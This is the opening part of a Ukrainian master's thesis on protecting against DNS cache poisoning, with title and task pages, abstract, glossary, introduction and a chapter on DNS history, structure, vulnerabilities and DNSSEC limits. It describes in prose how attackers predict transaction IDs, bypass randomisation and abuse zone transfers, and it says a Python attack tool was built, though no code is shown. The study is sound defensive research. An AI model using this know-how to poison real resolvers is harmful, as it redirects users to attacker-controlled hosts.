НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ
імені ІГОРЯ СІКОРСЬКОГО»
НАВЧАЛЬНО-НАУКОВИЙ ФІЗИКО-ТЕХНІЧНИЙ ІНСТИТУТ
Кафедра інформаційної безпеки

До захисту допущено
Завідувач кафедри

_____ **Дмитро ЛАНДЕ**
(підпис)

«_____»_____2024 р.

Магістерська дисертація

на здобуття ступеня магістра

за освітньо-професійною програмою

«Системи, технології та математичні методи кібербезпеки»

спеціальності 125 «Кібербезпека та захист інформації»

на тему: *Методи захисту від отруєння кешу DNS*

Виконав (-ла): здобувач вищої освіти **II** курсу, групи __*ФБ-31мп*___
(шифр групи)

Шевченко Семен Шамсович _____
(прізвище, ім'я, по батькові) (підпис)

Керівник
доцент каф. ІБ, к.т.н., доцент Гальчинський Леонід Юрійович _____
(посада, науковий ступінь, вчене звання, прізвище, ім'я, по батькові) (підпис)

Рецензент _____ _____
(посада, науковий ступінь, вчене звання, науковий ступінь, прізвище, ім'я, по батькові) (підпис)

Засвідчую, що у цій дипломній роботі немає запозичень з праць інших авторів без відповідних посилань.
Здобувач вищої освіти _____
(підпис)

Київ – 2024 року

«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ
імені ІГОРЯ СІКОРСЬКОГО»
НАВЧАЛЬНО-НАУКОВИЙ ФІЗИКО-ТЕХНІЧНИЙ ІНСТИТУТ
Кафедра інформаційної безпеки

Рівень вищої освіти – другий (магістерський)
Спеціальність – 125 «Кібербезпека та захист інформації»
Освітньо-професійна програма – 125 Кібербезпека («Системи, технології та математичні методи кібербезпеки)

ЗАТВЕРДЖУЮ
Завідувач кафедри

_____ Дмитро ЛАНДЕ
(підпис)

«___»_____2024 р.

ЗАВДАННЯ
на магістерську дисертацію здобувачу вищої освіти

Шевченку Семену Шамсовичу
(прізвище, ім'я, по батькові)

1. Тема роботи *«Методи захисту від отруєння кешу DNS»*

Керівник роботи

доцент кафедри. ІБ, к.т.н., доцент Гальчинський Леонід ,
(прізвище, ім'я, по батькові, науковий ступінь, вчене звання)

затверджені наказом по університету від «08» листопада 2024 р. № 5013-С

2. Термін подання здобувачем вищої освіти роботи: « 12 » грудня 2024 р.

3. Вихідні дані до роботи: програмна реалізація автоматизованої атаки на отруєння кешу DNS, перелік та оцінка методів протидії таким атакам.

4. Зміст роботи: аналіз предметної області; розробка застосунку мовою Python для автоматизації атаки на віддалений DNS-форвардер; експериментальна перевірка розробленої програми; аналіз методів протидії атакам на отруєння кешу DNS; опис стартап проекту.

5. Перелік ілюстративного матеріалу (із зазначенням плакатів, презентацій тощо): презентація; сертифікат про участь у конференції.

6. Дата видачі завдання: 10 вересня 2024 р.

Календарний план

№ з/п	Назва етапів виконання магістерської дисертації	Термін виконання етапів магістерської дисертації	Примітка
1	Отримання завдання	10.09.2024	виконано
2	Огляд та опрацювання теоретичних джерел за обраною темою	11.09.2024 – 26.09.2024	виконано
3	Розгортання середовища, вразливого до підміни кешу DNS	27.09.2024 – 03.10.2024	виконано
4	Аналіз вразливостей середовища	04.10.2024 – 07.10.2024	виконано
5	Програмна реалізація атаки на DNS-форвардер з локальної мережі	08.10.2024 – 20.10.2024	виконано
6	Дослідження та аналіз методів протидії підміни кешу	21.10.2024 – 25.10.2024	виконано
7	Оцінка методів захисту, порівняння їх між собою та аналіз їх розповсюдженості	26.10.2024 – 29.10.2024	виконано
8	Розробка стартап-проекту	30.10.2024 – 01.11.2024	виконано
9	Оформлення дипломної роботи та супутніх документів	02.11.2024 – 10.11.2024	виконано

Здобувач вищої освіти _____ Семен ШЕВЧЕНКО
(підпис) **(Власне ім'я, ПРІЗВИЩЕ)**

Керівник роботи _____ Леонід ГАЛЬЧИНСЬКИЙ
(підпис) **(Власне ім'я, ПРІЗВИЩЕ)**

РЕФЕРАТ

Дана робота містить 115 сторінок, 53 рисунки, 19 таблиць, 3 додатки та 26 джерел за переліком посилань.

Об'єкт дослідження: отруєння кешу DNS.

Предмет дослідження: методи захисту від атак отруєння кешу DNS.

Мета дослідження: підвищення рівня захищенності серверної інфраструктури.

Методи дослідження: огляд літературних джерел, аналіз переваг і недоліків існуючих методів захисту від отруєння кешу DNS, розробка програми для автоматизації атак на віддалений DNS-форвардер.

Робота містить опис процесу експлуатації вразливостей DNS-серверів з відкритим кодом. Дана робота розглядає процес обходу технологій захисту від атак підміни кешу DNS та аналіз сучасних методів захисту від отруєння кешу.

Результати роботи були опубліковані у збірнику статей VII Міжнародної науково-теоретичної конференції "The process and dynamics of the scientific path" (22 листопада, 2024 рік; м. Афіни, Греція).

Ключові слова: отруєння кешу DNS, підміна DNS, злом серверів з відкритим кодом.

ABSTRACT

This paper contains 115 pages, 53 figures, 19 tables, 3 appendices and 26 sources in the list of links.

Object of research: DNS cache poisoning.

Subject of research: methods of protection against DNS cache poisoning.

The purpose of the study: enhancing the security level of the server infrastructure.

Research methods: review of literature, analysis of advantages and disadvantages of existing protection methods against DNS cache poisoning, development of a program for automating attacks on a remote DNS forwarder.

The study contains a description of exploiting vulnerabilities in open source DNS servers. This paper examines the process of bypassing DNS spoofing protection technologies and analyzes modern methods of protection against cache poisoning.

The results of the study were published in the proceedings of the VII International Scientific and Theoretical Conference "The process and dynamics of the scientific path" (November 22, 2024; Athens, Greece).

Keywords: DNS cache poisoning, DNS spoofing, open source server hacking.

ЗМІСТ

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ, СИМВОЛІВ, ОДИНИЦЬ, ТЕРМІНІВ

Система DNS (Domain Name System) – система, яка перетворює доменні імена в IP-адреси, використовується для ідентифікації комп'ютерів у мережі.

RFC (Request for Comments) – документи, які описують стандарти, протоколи та процедури Інтернету, опубліковані IETF для пропозицій нових технологій.

CDN (Content Delivery Network) – мережа серверів, розподілених по всьому світу, яка забезпечує швидку доставку контенту користувачам, знижуючи затримки.

BIND (Berkeley Internet Name Domain) – популярний DNS-сервер.

DoS (Denial of Service) - атака, яка призводить до недоступності ресурсу для користувачів шляхом перевантаження системи запитами.

DDoS (Distributed Denial of Service) - атака DoS, яка здійснюється одночасно з багатьох комп'ютерів, що робить її ще більш ефективною.

VDS/VPS (Virtual Dedicated/Private Server) – це ізольована частина фізичного сервера.

STDOUT (Standard Output) – стандартний потік виводу, який використовується програмами для виводу тексту.

Протокол DNS (Domain Name System) – протокол прикладного рівня, що використовується для перетворення доменних імен в IP-адреси.

UDP (User Datagram Protocol) – транспортний протокол, який забезпечує передачу даних без встановлення з'єднання, відзначається відсутністю гарантії доставки.

IP (Internet Protocol) - основний протокол мережевого рівня, який визначає адресацію і маршрутизацію пакетів даних між пристроями в мережі.

Ethernet - протокол канального рівня, що забезпечує фізичне з'єднання і передачу даних між пристроями через кабель або бездротове середовище.

CA (Certificate Authority) – організація, що видає цифрові сертифікати для автентифікації осіб або комп'ютерів.

ВСТУП

В сучасному світі інформаційні технології відіграють важливу роль в усіх аспектах нашого життя. Безпека інформаційних систем стає критично важливою, особливо в контексті глобального Інтернету. Однією з ключових технологій Інтернету є система доменних імен (DNS), яка забезпечує перетворення доменних імен в IP-адреси. Проте, як і будь-яка інша технологія, DNS має свої вразливості, серед яких особливе місце займає отруєння кешу DNS.

Отруєння кешу DNS є серйозною загрозою для безпеки мережевих комунікацій. Загроза полягає у наданні DNS-серверу фальшивої інформації про адресу, яка відповідає доменному імені підконтрольному зловмиснику, що призводить до перенаправлення користувачів на шкідливі ресурси. Ця атака може мати катастрофічні наслідки, включаючи крадіжку конфіденційної інформації та втрату довіри до Інтернет-інфраструктури.

В рамках дослідження розглянуті різні підходи до підвищення рівня безпеки DNS-серверів, включаючи криптографічні методи захисту, механізми автентифікації запитів, рандомізацію полів заголовків DNS-пакетів та інші технології. Важливість даного дослідження полягає у його внеску в оцінку технологій, які здатні забезпечити стабільність та безпеку інфраструктури DNS.

Актуальність роботи. Проблема захисту від атак на отруєння кешу DNS є актуальною через значну залежність сучасних мережевих сервісів від коректної роботи DNS. Зростання використання мережевих сервісів створює високі вимоги до надійності та безпеки роботи системи DNS, яка є основним механізмом для взаємодії в Інтернеті.

Мета і завдання дослідження полягає у підвищенні рівня захищеності серверної інфраструктури.

Для досягнення мети дослідження були поставлені наступні **завдання**:

1. Опис основних принципів підміни DNS.
2. Визначення відмінностей отруєння кешу DNS від інших атак на протокол DNS.
3. Розгортання середовища, яке є вразливим до атак отруєння кешу.

4. Розробка програми для автоматизованої віддаленої атаки на DNS-форвардер.

5. Аналіз та оцінка сучасних методів захисту від таких атак.

6. Розробка рекомендацій для підвищення рівня безпеки DNS-серверів.

Об’єкт дослідження: отруєння кешу DNS.

Предмет дослідження: методи протидії атакам отруєння кешу DNS.

Методи дослідження включали опрацювання літературних джерел, імплементацію алгоритмів здійснення атак отруєння кешу DNS, аналіз механізмів захисту протоколу DNS, проведення експериментів у вразливому середовищі, створення модельних сценаріїв отруєння кешу в різних мережевих конфігураціях.

Апробація результатів роботи. Результати роботи були опубліковані у збірнику статей VII Міжнародної науково-теоретичної конференції "The process and dynamics of the scientific path" (22 листопада, 2024 рік; м. Афіни, Греція).

1 ОСНОВНІ ПОНЯТТЯ ОТРУЄННЯ КЕШУ DNS

1.1 Історія протоколу DNS

Ще в 1970-х роках, на ранніх етапах розвитку мережі ARPANET, були введені алфавітні імена хостів. Це значно підвищило зручність користування цією мережею, оскільки алфавітні імена набагато легше запам’ятати і читати, ніж числові адреси. Читабельні і незмінні імена хостів також були корисними для розробки ПЗ, оскільки воно могло посилатися на постійне ім’я хоста без занепокоєння про зміни фізичної адреси хоста в мережі. Проте базова мережева інфраструктура все ще була заснована на числових адресах відповідно до стеку TCP/IP, отже була потреба в загально доступному джерелі, яке б містило інформацію про відповідність алфавітних назв хостів та їх адрес. [1]

Для зіставлення імен хостів із відповідними їм IP-адресами використовувався простий текстовий файл, відомий як HOSTS.TXT. Починаючи з формальної пропозиції щодо централізації у березні 1974 року було остаточно вирішено, що головний файл хостів HOSTS.TXT буде підтримувався і доповнювався Центром мережевої інформації Стенфордського дослідницького інституту (Stanford Research Institute Network Information Center). Проте зі зростанням кількості хостів у мережі цей метод швидко став непридатним через потребу в постійних оновленнях, які в той час здійснювалися вручну. До того ж, досить швидко з’ясувалося, що цей метод неефективний і часто призводить до помилок через розсинхронізацію.

У січні 1982 року група дослідників ARPANET, ключові учасники та зацікавлені сторони провели зустріч для обговорення проблеми пересилання електронної пошти. У той час, щоб надіслати електронний лист, потрібно було діяти як "живий маршрутизатор" і вказувати правильний шлях до одержувача в адресі. Для розв’язання цієї проблеми були створені доменні імена, що надали кожному користувачу єдину адресу.

9 лютого 1983 року RFC 805 визначив багато основних принципів майбутньої системи доменних імен. Серед них: необхідність у верхніх рівнях

доменів, щоб забезпечити точку відліку для делегування запитів; унікальність доменів другого рівня; вимога до адміністрації у вигляді реєстратора; розподіл відповідальності за окремі сервери імен для кожного домену, що забезпечує переваги адміністрування та обслуговування. Принцип полягав у тому, що ідентифікатор поштової скриньки *user@host* слід розширити до *user@host.domain*, де *domain* може бути ієрархією доменів.

Переломним моментом став початок 1980-х років, коли Пол Мокапетріс, працюючи в Інформаційно-науковому інституті Університету Південної Каліфорнії, запропонував нову систему для вирішення цих обмежень. В 1983 році Мокапетріс розробив систему доменних імен (DNS), яку він детально описав у RFC 882 і RFC 883. Ця нова система запровадила ієрархічний, але при цьому децентралізований метод управління іменами хостів. Система DNS представляє із себе розподілену “базу даних” і мережу серверів для обробки доменних імен та обчислення IP-адрес. Децентралізувавши управління доменами, DNS надав більш масштабоване рішення, яке могло рости разом з Інтернетом.

DNS працює, транслюючи зрозумілі для людини доменні імена, такі як *example.com*, у зрозумілі для машини IP-адреси, як-от 192.0.2.1. Весь процес починається з того, що клієнт запитує IP-адресу певного доменого імені. Запит надсилається до DNS-резолвера, який опитує різні DNS-сервери, доки не знайде авторитативний сервер для запитуваного домену. Саме авторитативний сервер надає IP-адресу, пов'язану з доменним іменем, дозволяючи пристрою користувача встановити з'єднання з потрібним хостом.

З роками протокол еволюціонував, включаючи різні покращення та додаткові функції. Важливим аспектом еволюції цього протоколу є розширення типів записів DNS та послуг. Спочатку DNS головним чином обробляв основні типи записів, такі як A записи (адресні IPv4 записи) і NS записи (записи серверів імен). Проте зі зростанням і диверсифікацією Інтернету, зростали і потреби його користувачів. DNS було розширено для підтримки нових типів записів, зокрема MX (для маршрутизації електронної пошти), CNAME (для створення псевдонімів) та AAAA (для підтримки IPv6 адрес). [2]

Постійне зростання та еволюція Інтернету також призвели до розвитку різних технологій і послуг, що базуються на DNS. Наприклад, мережі CDN використовують DNS для ефективного розподілу контенту на декілька серверів по всьому світу, забезпечуючи менший час завантаження і підвищену доступність контенту. Подібним чином, балансування навантаження на основі DNS дозволяє організаціям розподіляти трафік між декількома серверами.

1.2 Будова системи домених імен

DNS працює як ієрархічна система для керування доменними іменами. На самій вершині цієї системи знаходиться кореневий домен (Root). Наступний рівень – домени верхнього рівня (TLD – Top Level Domain), наприклад, *.com* або *.org*, які підпорядковуються кореневому домену. Далі йдуть домени другого рівня (Second Level Domain – SLD), як-от *.google*, що належать до певного TLD. Під ними можуть бути піддомени третього рівня, наприклад, *.www* у *www.google.com*.

Кореневі сервери є ключовою частиною цієї структури. Вони розташовані у різних країнах і складаються з 13 продубльованих серверів, які керують усіма доменами верхнього рівня. Кореневі системи позначаються літерами від A до M та завжди мають статичні IP-адреси для того, щоб забезпечити найбільшу стабільність та доступність.

В свою чергу сервери TLD поділяються на дві основні групи: [3]

1) Національні домени верхнього рівня (ccTLD – Country Code Top Level Domain), наприклад, *.ua* для України;

2) Загальні домени верхнього рівня (gTLD – General Top Level Domain), наприклад, *.com* для компаній або *.org* для організацій.

Коли кількість доменів почала швидко зростати, ICANN (організація, що регулює доменну систему) у 2014 році додала нові TLD, щоб задовольнити попит. Сьогодні у світі функціонує близько 1500 серверів TLD, які підтримуються IANA. Ієрархічна структура DNS дозволяє легко керувати інформацією про домени та ефективно розподіляти навантаження.

Розглянемо ієрархію доменів на наступному прикладі:




Рисунок 1.1 – Ієрархія доменів в імені *www.google.com*

Система DNS перетворює доменні імена на IP-адреси і навпаки. Резолвер, відправляє запити до DNS-сервера і отримує відповіді, які містять ресурсні записи з необхідною інформацією. Для того, щоб забезпечити високу доступність даних DNS використовує механізми реплікації та кешування.

DNS-простір імен організований ієрархічно, де домен є піддеревом простору імен. Домен верхнього рівня розташований безпосередньо під коренем, а домен поділяється на менші одиниці, які називаються зонами. DNS-сервери зберігають повну інформацію про імена та адреси в зоні у файлах зон.

Кожна зона повинна мати основний і вторинний сервери імен для забезпечення надійності та балансування навантаження. Основний сервер зберігає дані зони локально, і всі зміни мають відбуватися в його базі даних. Вторинний сервер періодично робить запит на реплікацію, щоб отримати оновлення від

первинного сервера. Цей процес називається передачею зони. Основним протоколом для DNS-комунікацій є UDP, але TCP використовується для передачі зон. Сервери обробляють DNS-запити на UDP і TCP порту під номером 53.

Якщо немає іншої інформації, то резолюція (resolution – розв'язок) DNS-запитів починається із запиту до кореневих серверів. Такий принцип роботи призводить до того, що вони дуже завантажені, отже використання кешування є неминучим.

DNS-сервери можуть працювати у рекурсивному або ітеративному режимах. Рекурсивний запит надсилається з увімкненим прапором RD у заголовку DNS-запиту. У цьому режимі сервер імен шукає ім'я по ієрархії DNS і повертає або відповідь, або помилку, але не перенаправлення. При ітеративних запитах сервер звертається до власної бази даних і, якщо не знаходить відповіді, надає IP-адресу найближчого сервера, який може знати результат. Клієнт повторює запит, надсилаючи його вже новому серверу. Запити до кореневих серверів за замовчуванням є ітеративними.

Ось як клієнт отримує IP-адресу веб-сервера Google за допомогою резолюції DNS:

1) Клієнт звертається до локального рекурсивного DNS-резолвера із запитом на отримання IP-адреси для доменного імені *www.google.com*.

2) Рекурсивний DNS-резолвер спочатку перевіряє, чи є у нього в локальному кеші відповідь на цей запит.

3) Якщо необхідної інформації в кеші немає, резолвер звертається до кореневого DNS-сервера, запитуючи адресу TLD-сервера для домену верхнього рівня *.com*.

4) Кореневий сервер повертає IP-адресу TLD-сервера, який відповідає за домен *.com*.

5) Використовуючи отриману адресу, резолвер надсилає запит до TLD-сервера *.com* з проханням надати IP-адресу SLD-сервера для домену *.google.com*.

6) TLD-сервер *.com* повертає резолверу IP-адресу сервера імен для домену *.google.com*.

7) Резольвер звертається до сервера імен *.google.com*, запитуючи IP-адресу для піддомену *www.google.com*.

8) DNS-сервер *.google.com* повертає IP-адресу, яка відповідає *www.google.com*.

9) DNS-резольвер передає клієнту IP-адресу *www.google.com*.

Клієнт, отримавши IP-адресу *www.google.com*, встановлює з'єднання із відповідним веб-сервером. Розглянемо роботу DNS-резолвера в рекурсивному режимі на наступному прикладі:




Рисунок 1.2 – Послідовність запитів при роботі рекурсивного DNS-резолвера

1.3 Вразливості протоколу DNS

Незважаючи на свою важливість, DNS має ряд вразливостей та слабких місць, які можуть бути використані зловмисниками для здійснення різних атак. З точки зору безпеки інформації, DNS можна оцінити за трьома основними критеріями: конфіденційність, цілісність та доступність. [4]

Конфіденційність DNS-трафіку часто порушується через використання протоколу UDP, який є легким та швидким, але зазвичай нешифрованим. Це дозволяє зловмисникам перехоплювати та аналізувати DNS-запити та відповіді, збираючи інформацію про користувачів та їхню онлайн-активність. Крім того, інформація, що зберігається на DNS-серверах, за своєю природою є публічною, оскільки DNS призначений для перекладу доменних імен на IP-адреси за запитом.

Цілісність DNS також є проблематичною, оскільки протокол DNS не передбачає механізмів для криптографічного підпису даних. Це робить протокол вразливим до підробки та модифікації даних зловмисниками. Наприклад, атака отруєння кешу DNS дозволяє зловмиснику підмінити правильну IP-адресу на шкідливу, перенаправляючи трафік користувачів на фішингові або зловмисні сайти.

Доступність DNS може бути порушена через різноманітні атаки, такі як DDoS-атаки, які спрямовані на перевантаження DNS-серверів та недоступність сервісу для легітимних користувачів. Ієрархічна структура DNS, якщо вона не посилена резервуванням, дуже сприятлива до атак на кореневі та верхньорівневі сервери, що може призвести до значних перебоїв в роботі Інтернету.

Окрім концептуальних вразливостей, DNS має ряд структурних проблем. Однією з таких проблем є відсутність достатнього резервування DNS-серверів, що робить систему більш вразливою до відмов окремих серверів або цілих підмереж. Користувачі можуть покроково запитувати IP-адресу потрібного домену та отримувати відповідь. Наприклад, у 2016 році атака DYN, що використовувала цю вразливість, позбавила багатьох користувачів можливості отримувати звичайні відповіді DNS, а також зробила недоступними інтернет-сервіси. Централізація

управління DNS також створює додаткові ризики, оскільки успішна атака на один з кореневих серверів може вплинути на велику кількість користувачів.

Ще однією важливою проблемою є відсутність адекватних заходів безпеки для захисту інформації про конфігурацію DNS-серверів. Витік такої інформації може дозволити зловмисникам отримати доступ до внутрішніх систем організації та здійснювати більш складні атаки.

Багато вразливостей виникає при передачі даних. Як вже зазначалося раніше, UDP не шифрується, але це тільки половина біди. Окрім цього, UDP не гарантує надійну доставку пакетів. Це дозволяє зловмисникам підміняти відповіді DNS-серверів, перенаправляючи трафік користувачів на підконтрольні їм ресурси. Також зловмисники можуть використовувати вразливості в алгоритмах генерації ідентифікаторів транзакцій для спрощення підробки DNS-пакетів. Але це вже залежить від реалізації конкретного DNS-сервера, від його версії, вендора тощо. Далі в цій роботі буде розглянуто одну із таких вразливих реалізацій.

Проте найбільшою проблемою цього протоколу є неефективний захист відповідей на запити. DNS використовує рандомізацію номерів портів відправника та призначення, а також рандомізацію ідентифікатора транзакції (TXID) для зіставлення відповідей із запитами. Проте для зловмисників не так вже й складно створити підроблені відповіді, які пройдуть всі ці перевірки. В даній роботі буде продемонстровано наскільки легко обійти рандомізацію.

Ідентифікатор транзакції – це 16-бітове поле в заголовку DNS-повідомлення, яке генерується алгоритмом DNS. Це значення можна значно легше передбачити, якщо процес рандомізації в DNS-сервері налаштовано погано. Також його можна передбачити, просто спостерігаючи за TXID в запиті. Таким чином, зловмисник може легко вгадати TXID та зробити свою підроблену відповідь схожою на справжню. В DNS-сервері BIND версій 4-8 використовувася інкрементальний метод генерації TXID, що дозволяє отримати ідентифікатор відповіді шляхом простого додавання одиниці до поточного TXID. Вселяє оптимізм той факт, що такі очевидні вразливості дуже швидко виправляються, і якщо казати про той же BIND, то вже у версії 9 і новіших, використовуються

повністю випадкові TXID. Проте навіть про повністю випадковій генерації цього поля постає проблема повторного використання (reuse).

Відсутність захисту від DDoS-атак. Якщо відбувається лавина DNS-запитів, то DNS-сервер, який обробляє ці запити, не може відповісти на всі з них, що робить службу DNS недоступною. В результаті, всі користувачі, які використовують цей DNS-сервер, не зможуть користуватися Інтернетом. Через відсутність механізму блокування та запобігання таким типам атак, DNS наразі потерпає від великої кількості DDoS-атак.

Ще однією знаковою проблемою є реалізація кешування на DNS-серверах. Зберігаючи IP-адресу домену протягом певного часу, можна уникнути багатьох запитів до авторитативних серверів – достатньо лише відповісти клієнту тими даними, які знаходяться в локальному кеші. Попри те, що кешування значно прискорює роботу серверів, воно є вразливим до атак отруєння кешу. Це типова атака на DNS, під час якої зловмисник вводить в кеш DNS будь-яку сторонню IP-адресу. Це призводить до того, що користувачі у відповідь на запит про адресу легітимного ресурсу отримують адресу, підконтрольну зловмиснику.

DNS-зони є ще одним вразливим аспектом протоколу. У випадку неправильної конфігурації можливі атаки типу DNS Zone Transfer Attack [5], коли зловмисник отримує копію всієї зони, включаючи всі доменні записи та їх IP-адреси.

Слід зауважити, що сервери, які працюють в рекурсивному режимі, набагато більш вразливі до DoS/DDoS атак. Зловмисник може надіслати запит адреси неіснуючого домену *dead.google.com*. В такому випадку, DNS-сервер буде послідовно звертатися до авторитативних серверів по кожному рівню: спочатку *com*, потім *google*, і тільки в останню чергу до неіснуючого піддомену *dead*. Отже, рекурсивний DNS-сервер під DDoS атакою опитує інші сервери і тим самим спричиняє лавинний ефект. Цим можна пояснити, чому майже всі авторитативні сервери працюють саме в ітеративному режимі.

1.4 Обмеження DNSSEC

Набір розширень DNSSEC було створено для підвищення безпеки протоколу DNS шляхом додавання цифрових підписів до існуючої системи DNS. Це дозволило подолати деякі відомі вразливості DNS. Однак, DNSSEC має певні обмеження та вразливості, які можуть бути використані зловмисниками. [3]

DNSSEC розширює оригінальний протокол чотирма типами записів: RRSIG, DNSKEY, DS (Delegation Signer) та NSEC (Next Secure). Через ці додаткові записи DNSSEC потребує більших ресурсів, ніж традиційний DNS, що збільшує час обробки запитів та розмір пакетів. Якщо фрагментовані пакети DNSSEC не доставлені належним чином і відкритий ключ все ще зберігається в локальному кеші, то перевірка нового пакета даних DNS, підписаного новим ключем, завершиться невдачею, і пакет буде проігнорований.

Впровадження DNSSEC виявилося складним завданням. Через те, що він значно збільшує складність існуючої інфраструктури DNS, зростає ризик неправильної конфігурації. Неправильна конфігурація може призвести до помилкових записів DNSSEC та проблем із автентифікацією, що в свою чергу може призвести до того, що дані будуть вважатися підробленими, навіть якщо вони правильні.

